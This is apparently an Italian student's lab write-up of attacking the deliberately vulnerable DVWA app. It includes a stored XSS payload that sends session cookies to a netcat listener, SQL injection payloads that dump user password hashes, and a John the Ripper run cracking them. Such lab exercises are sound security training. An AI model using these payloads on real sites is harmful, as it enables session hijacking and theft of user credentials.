

S6/L5

by Luca Lenzi

Traccia:

Esercizio Traccia e requisiti Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).


Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi). Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

XSS stored - ottenere i cookie di sessione

Per poter ottenere i cookie di sessione dobbiamo inserire uno script all'interno della casella di testo di DVWA. La casella però normalmente non accetterebbe tutti i caratteri necessari; per aumentare la lunghezza massima di caratteri ho utilizzato il tool di inspector (tasto destro del mouse + inspect) e ho selezionato il quadrato dove va inserito lo script. Dopodiché ho modificato la "maxlength" a 200 caratteri per essere sicuro che ci stesse lo script.




XSS stored - ottenere i cookie di sessione

Per ottenere i cookie di sessione ho inserito il seguente script

```
<script> window.location='http://127.0.0.1:3333/?cookie=' + document.cookie</script>
```

Con questo script mi metto "in ascolto" sulla porta 3333 e ciò mi permette di ottenere i cookie di sessione.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ netcat -l -p 3333  
GET /?cookie=security=low;%20PHPSESSID=135315926e63719bae80fd48  
fda8028a HTTP/1.1  
Host: 127.0.0.1:3333  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201  
00101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i  
mage/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```



SQL injection - Ottenere le password

Passando invece alla SQL injection, per prima cosa ho analizzato il codice con l'opzione View Source. Si nota la condizione in cui l'input utente può modificare la query (userd_id = "§id").

```
hp
isset($_GET['Submit']))){
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i = 0;
    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

SQL injection - Ottenere le password

Sapendo ciò, ho inserito una condizione sempre vera ('OR'1='1') per verificare la vulnerabilità del database. Come in figura, la query viene eseguita mostrandoci tutti gli utenti al suo interno.

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

SQL injection - Ottenere le password

Dopodiché ho utilizzato il codice 'UNION SELECT user, password from users# per scoprire le password associate ad ogni nome utente. Così facendo ho ottenuto le password codice hash.

User ID:

 Submit

ID: 'UNION SELECT user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



SQL injection - Ottenere le password

Infine ho utilizzato John the Ripper per tradurre le password dal codice Hash. Come da immagine, le password ottenute sono : password, abc123, Charley, letmein e password.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 psw\ hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-05-23 04:41) 27.77g/s 989766p/s 989766c/s 994033C/s stevy13..cherts
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 psw\ hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

GRAZIE

